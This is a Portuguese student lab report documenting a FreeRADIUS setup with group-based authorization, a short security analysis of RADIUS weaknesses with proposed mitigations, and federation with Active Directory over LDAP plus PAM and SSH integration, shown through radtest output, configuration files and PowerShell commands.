Sent Access-Request Id 116 from 0.0.0.0:60413 to 127.0.0.1:1812 length 79
  User-Name = "madeleine"
  User-Password = "madeleine"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "madeleine"
Received Access-Reject Id 116 from 127.0.0.1:1812 to 127.0.0.1:60413 length 70
  Message-Authenticator = 0xa4564c3479bbd4ab3b128d28ac511394
  Reply-Message = "Your account has been disabled"
(0) -: Expected Access-Accept got Access-Reject
vboxuser@PL02-TP2:~$ radtest alice alice localhost 0 testing123
Sent Access-Request Id 56 from 0.0.0.0:35749 to 127.0.0.1:1812 length 75
  User-Name = "alice"
  User-Password = "alice"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "alice"
Received Access-Accept Id 56 from 127.0.0.1:1812 to 127.0.0.1:35749 length 71
  Message-Authenticator = 0xa77511bc8e0535d936af12875255d087
  Reply-Message = "Acesso permitido: Standard User"

```

Figura 17 - Exercício da PL02 funcional

```

vboxuser@PL02-TP2:~$ radtest isaac passworderrada localhost 0 testing123
Sent Access-Request Id 22 from 0.0.0.0:36061 to 127.0.0.1:1812 length 75
  User-Name = "isaac"
  User-Password = "passworderrada"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "passworderrada"
Received Access-Reject Id 22 from 127.0.0.1:1812 to 127.0.0.1:36061 length 60
  Message-Authenticator = 0xd36e095fb29368e3b46416da08068d06
  Reply-Message = "Acesso privilegiado."
(0) -: Expected Access-Accept got Access-Reject

```

Figura 18 - Resultado de tentativa de autenticação com password errada

Por final, foi realizado um teste de acesso negado por falha de **autenticação**. Como se pode ver na Figura 18, foi tentada a autenticação do utilizador isaac com uma *password* incorreta (*passworderrada*). O servidor respondeu, como esperado, com Received Access-Reject.

É importante distinguir este resultado do teste realizado na Figura 17 (radtest madeleine):

- **Rejeição por Autenticação (Figura 18):** O utilizador isaac falhou porque as credenciais estavam incorretas. A *password* estava errada e então o resultado é Access-Reject, no entanto a mensagem de acesso privilegiado mantém-se, o FreeRadius avalia a autorização e anexa a mensagem, mas a falha na autenticação tem prioridade e força a rejeição.
- **Rejeição por Autorização (Figura 17):** A utilizadora madeleine falhou apesar de as credenciais estarem corretas. Ela foi autenticada com sucesso, mas a política de segurança (Auth-Type: = Reject para o grupo accountants) negou-lhe a *autorização* de acesso.

Análise de Segurança e Considerações (Opção 1)

Como considerações de segurança para esta implementação da Opção 1, destacam-se três vulnerabilidades principais, uma na política e duas no protocolo.

Vulnerabilidades Identificadas

1. Política de Passwords Fracas

Como referido na secção de criação de utilizadores, a *password* foi definida como sendo igual ao nome do utilizador (isaac/isaac). O próprio sistema operativo emitiu avisos de "BAD PASSWORD" durante a criação, com indicações dos principais erros "Shorter than 8 characters", mas permitiu prosseguir com essa configuração. Esta política de passwords fracas torna o sistema facilmente suscetível a ataques de força bruta.

2. Riscos de Sniffing e Exposição de Dados no RADIUS

Uma análise mais atenta aos testes radtest revela riscos inerentes ao protocolo RADIUS:

- **Ofuscação Fraca da Password:** Embora o radtest mostre a Cleartext-Password para fins de depuração local, o protocolo RADIUS não a envia em texto claro. Ele usa um método de ofuscação (um *hash* MD5 combinado com o *shared secret*) para o atributo User-Password. A vulnerabilidade reside no facto de este

método ser criptograficamente fraco e poder ser quebrado *offline* por um atacante que capture o tráfego e conheça o *shared secret*, algo que foi realizado nas PLs do último trabalho prático com bastante facilidade.

- **Mensagens de Resposta em Texto Claro:** Como é visível em todos os testes bem-sucedidos a Reply-Message (ex: "Acesso permitido: Standard User" ou "Acesso privilegiado.") é enviada em texto claro. Um atacante que realize *sniffing* na rede pode não ver a password, mas pode facilmente identificar que a alice foi autenticada como "Standard User" e que o isaac é um "Administrador", mapeando assim os níveis de privilégio da rede.

3. Fuga de Informação por Enumeração de Privilégios

- Uma vulnerabilidade mais grave foi identificada na Figura 18, durante o teste de falha de autenticação. Como é visível, mesmo quando a **autenticação falha (Access-Reject)**, o servidor continua a processar as regras de autorização e anexa a **Reply-Message ("Acesso privilegiado.")**.
- Isto permite um **ataque de enumeração de privilégios** onde um atacante não necessita de saber a password do utilizador para descobrir o seu nível de acesso. Basta-lhe adivinhar nomes de utilizador:
 - isaac passworderrada -> Recebe "Acesso privilegiado." -> **O atacante sabe que isaac é um administrador.**
 - sara passworderrada - Receberia "Acesso restrito." -> **O atacante sabe que sara é um utilizador normal.**
 - madeleine passworderrada -> Receberia "Your account has been disabled" -> **O atacante sabe que madeleine é uma conta válida, mas bloqueada.**

Mitigações Propostas

Num sistema em produção, seriam necessárias as seguintes mitigações:

1. **Mitigação (Passwords):** Implementar políticas de complexidade de passwords **obrigatórias**, que **bloqueiem** a utilização de passwords fracas (em vez de apenas emitirem um aviso permissivo, como foi observado) no servidor.

2. **Mitigação (Sniffing e Enumeração):** Proteger todo o tráfego RADIUS encapsulando-o num túnel encriptado, utilizando protocolos como **RadSec** (RADIUS sobre TLS) [3], que ajudaria na mitigação da vulnerabilidade 2 e 3.

Considerações Finais

A implementação da Opção 1 foi concluída com sucesso, validando a capacidade do FreeRadius de gerir regras de autorização granulares baseadas em grupos. No entanto, a análise de segurança subsequente demonstrou que um sistema pode estar **funcionalmente correto** e, ainda assim, **criticamente inseguro**

Embora num ambiente académico estes riscos sejam aceitáveis, a principal conclusão é que a segurança-padrão do protocolo RADIUS é, por si só, insuficiente. Fica claro que a implementação de mitigações robustas, como as políticas de password obrigatórias e a encriptação total do tráfego com RadSec passam a não ser opcionais, mas sim obrigatórias para proteger a infraestrutura de autenticação em qualquer cenário de produção.

Federated Radius

A presente secção documenta a implementação da Opção 2, que consiste em estender a autenticação do servidor FreeRADIUS [2] (máquina PL2) através da integração com o Active Directory (AD) existente na máquina Windows Server (PL3). O objetivo é permitir que o RADIUS utilize dois repositórios de autenticação distintos: utilizadores locais (definidos no próprio RADIUS) e utilizadores de domínio (armazenados no AD).

Esta abordagem demonstra um cenário de autenticação federada, em que diferentes sistemas colaboram para validar identidades de forma centralizada e segura.

Preparar o Active Directory (PL3)

Configuração do Active Directory segsi.local (proveniente da PL3)

Promoção do servidor a Domain Controller

Dentro do Server Manager, e segui os passos onde selecionei "Active Directory Domain Services".




Figura 19 Instalação de serviços do AD

Após instalação apareceu-me um aviso a dizer que o servidor precisava de ser promovido a controlador de domínio.




Figura 20 Promoção do servidor a controlador de domínio

Cliquei no aviso e criei uma nova floresta, com o nome de domínio "segsi.local".




Figura 21 Configuração da configuração da floresta do AD

Defini a password : "123#a" e avancei até poder instalar, e no final a VM reiniciou-se automaticamente.

Após o reinício, fiz login com o utilizador "Administrator" e a password que defini anteriormente e verifiquei que o servidor já estava promovido a controlador de domínio "segsi.local".




Figura 22 Validação da criação do domínio segsi.local

Nesta fase configurou-se o Windows Server com o serviço de Active Directory Domain Services (AD DS), criando o domínio segsi.local. Foram adicionados dois utilizadores de teste: Isaac Silva e Moses Costa.

O autor abriu a PowerShell com privilégio e executou:

```
Deleted: Moses
PS C:\Windows\system32> New-ADUser -Name "Isaac" -GivenName Isaac -Surname Silva -SamAccountName Isaac `
>> -AccountPassword (ConvertTo-SecureString "Aa1!test" -AsPlainText -Force) `
>> -Enabled $true
PS C:\Windows\system32> New-ADUser -Name "Moses" -GivenName Moses -Surname Costa -SamAccountName Moses `
>> -AccountPassword (ConvertTo-SecureString "Aa1!test" -AsPlainText -Force) `
>> -Enabled $true
PS C:\Windows\system32>
```

Figura 23 Adição de utilizadores de teste no AD via Powershell

Após isso, é possível verificar que a respetiva criação ocorreu com sucesso.

```
PS C:\Windows\system32> Get-ADUser -Filter 'SamAccountName -like "Isa*"' -Properties SamAccountName,Enabled

DistinguishedName : CN=Isaac,CN=Users,DC=segsi,DC=local
Enabled           : True
GivenName         : Isaac
Name              : Isaac
ObjectClass       : user
ObjectGUID        : 2e486cb1-3813-4bae-9de4-b19b0abfe226
SamAccountName    : Isaac
SID               : S-1-5-21-2313661485-762226591-169828846-4194
Surname           : Silva
UserPrincipalName :

PS C:\Windows\system32> Get-ADUser -Filter 'SamAccountName -like "Mos*"' -Properties SamAccountName,Enabled

DistinguishedName : CN=Moses,CN=Users,DC=segsi,DC=local
Enabled           : True
GivenName         : Moses
Name              : Moses
ObjectClass       : user
ObjectGUID        : 107d7ff0-1723-4603-9321-79bbdb76fb12
SamAccountName    : Moses
SID               : S-1-5-21-2313661485-762226591-169828846-4195
Surname           : Costa
UserPrincipalName :
```

Figura 24 Validação dos utilizadores criados no AD via Powershell

2. Configurar o FreeRADIUS (PL2)

O servidor Linux (Ubuntu) foi preparado para atuar como RADIUS Server, autenticando utilizadores locais e também utilizadores do AD.

2.1 Instalar FreeRADIUS (Debian/Ubuntu exemplo)

Primeiramente, foi necessário garantir a instalação do *Free RADIUS* no ambiente linux.

```
sudo apt update

sudo apt install freeradius freeradius-ldap -y
```

Figura 25 Instalação do pacote Free RADIUS no ambiente Linux

2.2 Configurar o cliente (Linux) no FreeRADIUS

Para que a máquina Linux possa autenticar utilizadores através do **FreeRADIUS**, é necessário configurá-la como cliente no servidor RADIUS. Isso é feito editando o ficheiro de configuração `/etc/freeradius/3.0/clients.conf`, e garantindo a existência de uma entrada para esta máquina, definindo o **nome do cliente**, o **endereço IP** e a **shared secret** (uma senha partilhada entre o servidor RADIUS e o cliente):

```
client linux-client {
    ipaddr = 127.0.0.1
    secret = testing123
    require_message_authenticator = no
    #nas_type = other
}
```

Figura 26 Configuração do ambiente Linux como cliente no FreeRadius

2.3 Configurar ligação ao AD via LDAP (módulo ldap)

Para que posteriormente o ambiente linux consiga contactar o server AD para a obtenção de entradas de users, é necessário configurar o módulo de Lightweight Directory Access Protocol (LDAP) do próprio LDAP. Para o efeito, foi necessário aceder a `/etc/freeradius/3.0/mods-available/ldap`, e configurar:

- `server = 'segsi.local'`
- `identity = 'CN=Administrador,CN=Users,DC=segsi,DC=local'`
- `password = omitida`
- `base_dn = 'DC=segsi,DC=local'`

```
# - ldapc:// (Connectionless LDAP)
server = 'segsi.local'
server = '192.168.56.101'
server = 'ldap.rrdns.example.org'
server = 'ldap.rrdns.example.org'

# Port to connect on, defaults to 389, will be ignored for LDAP URIs.
port = 389

# Administrator account for searching and possibly modifying.
# If using SASL + KRB5 these should be commented out.
identity = 'CN=Administrador,CN=Users,DC=segsi,DC=local'
password = Pm154#siga

# Unless overridden in another section, the dn from which all
# searches will start from.
base_dn = 'dc=segsi,dc=local'
```

Figura 27 Configuração dos dados do Active Directory no ambiente Linux

Por configuração predefinida, o filtro de procura utilização o unique identifier (UID), pelo que para que a procura no AD seja executada com sucesso é necessário alterar esta configuração para utilizar o nome associado à conta do AD.

```
# Filter for user objects, should be specific enough
# to identify a single user object.
#
# For Active Directory, you should use
# "samaccountname=" instead of "uid="
#
#filter = "(uid=%{%{Stripped-User-Name}:-%{User-Name}})"
filter = "(samaccountname=%{%{Stripped-User-Name}:-%{User-Name}})"
```

Figura 28 Definição do filtro de procura do LDAP como account name

Para suportar ambos os utilizadores registados nos ficheiros locais do linux (*files*) e também no LDAP, é necessário definir a ordem e modo de autenticação no respetivo ficheiro de configuração do *Free Radius*, ou seja, em */etc/freeradius/3.0/sites-enabled/default*, definir o modo de autenticação LDAP, apenas se o utilizador for encontrado na base de dados do AD, e se não houver outro método de autenticação já definido. A definição é feita desta forma para que, caso o utilizador seja encontrado no modo de autenticação mais prioritário (*files*), o modo de autenticação fica definido como *Password Authentication Protocol (PAP)* e já não há a necessidade de realizar a procura do utilizar no AD.

```
#
# The ldap module reads passwords from the LDAP database.
ldap
if((ok || updated) && !&control:Auth-Type) {
    update control {
        Auth-Type := LDAP
    }
}
```

Figura 29 Configuração do método de autenticação LDAP para ligação ao repositório AD

Com esta autenticação LDAP, o FreeRADIUS fará bind de pesquisa para localizar o DN do utilizador e depois tentará bind com a senha fornecida (autenticação).

Nas configurações de autenticação, é também importante garantir que tanto o modo PAP e LDAP estão ativos, como demonstrado nas figuras seguintes.

```
authenticate {
    #
    # PAP authentication, when a back-end database listed
    # in the 'authorize' section supplies a password. The
    # password can be clear-text, or encrypted.
    Auth-Type PAP {
        pap
    }
}
```

Figura 30 Ativação do modo de autenticação PAP para registos locais

```
# Uncomment it if you want to use ldap for authentication
#
# Note that this means "check plain-text password against
# the ldap database", which means that EAP won't work,
# as it does not supply a plain-text password.
#
# We do NOT recommend using this. LDAP servers are databases.
# They are NOT authentication servers. FreeRADIUS is an
# authentication server, and knows what to do with authentication.
# LDAP servers do not.
#
# However, it is necessary for Active Directory, because
# Active Directory won't give the passwords to FreeRADIUS.
#
Auth-Type LDAP {
    ldap
}
```

Figura 31 Ativação do modo de autenticação LDAP no free RADIUS

2.4 Adicionar utilizadores locais (Sara e Abraham)

No ficheiro `/etc/freeradius/3.0/users` foram definidos dois utilizadores locais — Sara e Abraham — com as respetivas passwords em texto simples (Cleartext-Password). Estes utilizadores servem como contas de autenticação local diretamente no servidor FreeRADIUS, sem recurso a sistemas externos como o Active Directory. Desta forma, é possível validar o correto funcionamento do servidor RADIUS de forma autónoma, permitindo testar o processo de autenticação base antes de integrar o repositório adicional (LDAP/AD).

```
#
# utilizadores locais FreeRADIUS
Sara    Cleartext-Password := "SaraPass123"
        Reply-Message := "Sara aceita"

Abraham Cleartext-Password := "AbraPass123"
        Reply-Message := "Abraham aceita"

#
```

Figura 32 Definição de utilizadores locais no ambiente linux pelo free RADIUS

2.5 Testar configuração FreeRADIUS

Após concluir as alterações de configuração, é essencial **reiniciar o serviço FreeRADIUS** para garantir que todas as modificações são aplicadas corretamente e não existem erros de sintaxe ou de ligação aos módulos (por exemplo, LDAP). Este procedimento permite validar que o servidor está funcional e preparado para processar pedidos de autenticação.

Para tal, executa-se:

```
sudo systemctl restart freeradius

sudo freeradius -X
```

Figura 33 Reinício dos serviços do free RADIUS para aplicação de configurações

O primeiro comando reinicia o serviço, aplicando as novas configurações. O segundo comando executa o FreeRADIUS em **modo debug**, exibindo em tempo real todas as mensagens de autenticação, comunicação com o LDAP e respostas ACEITE/REJEITADO para cada utilizador. Manter esta janela aberta durante os testes é fundamental para confirmar se o processo de autenticação ocorre como esperado, tanto para utilizadores locais como para utilizadores do Active Directory.

```
}
Listening on auth address 127.0.0.1 port 18120 bound to server inner-tunnel
Listening on auth address * port 1812 bound to server default
Listening on acct address * port 1813 bound to server default
Listening on auth address :: port 1812 bound to server default
Listening on acct address :: port 1813 bound to server default
Listening on proxy address * port 59219
Listening on proxy address :: port 52637
Ready to process requests
```

Figura 34 Registos de logs de evidência do free RADIUS ativo em modo de debug

3. Configuração do cliente Linux para autenticação via RADIUS (PAM)

O objetivo desta etapa foi configurar a máquina Linux (PL2) para permitir que todos os utilizadores — tanto locais do FreeRADIUS como do Active Directory — possam efetuar login através do serviço SSH, recorrendo à autenticação centralizada via RADIUS.

3.1 Instalação do módulo PAM RADIUS

No sistema Ubuntu, foi instalado o módulo `libpam-radius-auth`, que permite ao sistema PAM (Pluggable Authentication Module) comunicar com o servidor FreeRADIUS:

```
sudo apt install libpam-radius-auth -y
```

Figura 35 Instalação do `libpam-radius-auth` para configuração do PAM

3.2 Configuração do ficheiro `/etc/pam_radius_auth.conf`

Foi configurado o ficheiro `/etc/pam_radius_auth.conf` para indicar o servidor RADIUS, a chave secreta partilhada e o número de tentativas de autenticação. O conteúdo do ficheiro é o seguinte:

```
GNU nano 7.2 /etc/pam_radius_auth.conf
#
# The vrf field can be used on Linux to make the library bind the socket
# that connects to that particular server to a particular VRF.
# See: https://www.kernel.org/doc/Documentation/networking/vrf.txt for
# more information.
# Note: specifying a source_ip field is mandatory due to config parsing,
# but if not needed it can be just set to 0.
#
# server[:port]      shared_secret      timeout (s)  source_ip
localhost           testing123      3
127.0.0.1           testing123      3
#other-server       other-secret    5            192.168.1.10
#[2001:0db8:85a3::4]:1812  other6-secret    3            [2001:0db8:85a3
#other-other-server  other-other-secret 5            0
192.168.56.102      testing123      3
#
```

Figura 36 Configurações de autenticação associadas ao free RADIUS via PAM

O campo `testing123` corresponde ao mesmo `secret` definido no ficheiro `clients.conf` do servidor FreeRADIUS, garantindo a correspondência entre cliente e servidor.

3.3 Integração com o sistema PAM

No ficheiro `/etc/pam.d/common-auth`, foi adicionada no topo a seguinte linha:

```
# here are the per-package modules (the "Primary" block)
auth      sufficient      pam_radius_auth.so
auth      [success=2 default=ignore] pam_unix.so nullok
auth      [success=1 default=ignore] pam_sss.so use_first_pass
# here's the fallback if no module succeeds
```

Figura 37 Indicação da suficiência de sucesso na autenticação do free RADIUS

Esta configuração indica que, caso a autenticação RADIUS seja bem-sucedida, não será necessário recorrer a outros métodos locais de autenticação. O parâmetro *sufficient* é apropriado neste contexto, pois permite que tanto utilizadores do Active Directory (via LDAP) como utilizadores locais do FreeRADIUS consigam autenticar-se no sistema.

3.4 Configuração do SSH para utilizar PAM

O ficheiro `pam_radius_auth.conf` que configurámos define os servidores RADIUS, mas o ficheiro `/etc/pam.d/sshd` é o que diz ao SSH para realmente usar o RADIUS durante a autenticação.

```
GNU nano 7.2
# PAM configuration for the Secure Shell service
auth      required      pam_radius_auth.so
account   required      pam_unix.so
```

Figura 38 Direcionamento da autenticação SSH para o RADIUS

Para garantir que o serviço SSH utiliza o RADIUS durante o processo de autenticação, foram ajustados os seguintes parâmetros no ficheiro `/etc/ssh/sshd_config`:

```
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin prohibit-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'no'.
UsePAM yes
PasswordAuthentication yes
```

Figura 39 Ativação da utilização de PAM e password na autenticação SSH

Além disso, foi ativada a opção **KbdInteractiveAuthentication yes**, responsável por permitir métodos de autenticação interativos baseados em *challenge-response*, utilizados por alguns módulos PAM — incluindo o **pam_radius_auth**. Esta opção assegura que o SSH aceita respostas enviadas por módulos externos de autenticação, como o RADIUS, evitando rejeições automáticas durante o processo de login. A configuração é particularmente importante quando a autenticação é realizada por servidores externos, garantindo a compatibilidade entre o serviço SSH e o sistema de autenticação centralizado.

```
# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
KbdInteractiveAuthentication yes
```

Figura 40 Ativação do *KbdInteractiveAuthentication* para evitar rejeições automáticas do login

Após as alterações, o serviço foi reiniciado com o comando:

```
sudo systemctl restart ssh
```

Figura 41 Reinício do serviço *ssh* para aplicação das alterações

3.5 Criação de utilizadores locais

Embora o processo de autenticação seja realizado através do RADIUS, o sistema Linux necessita que os utilizadores existam localmente para poder criar a sessão SSH. Assim, foram criadas as contas correspondentes no sistema, sem definição de passwords locais, uma vez que a validação é totalmente efetuada pelo FreeRADIUS.

```
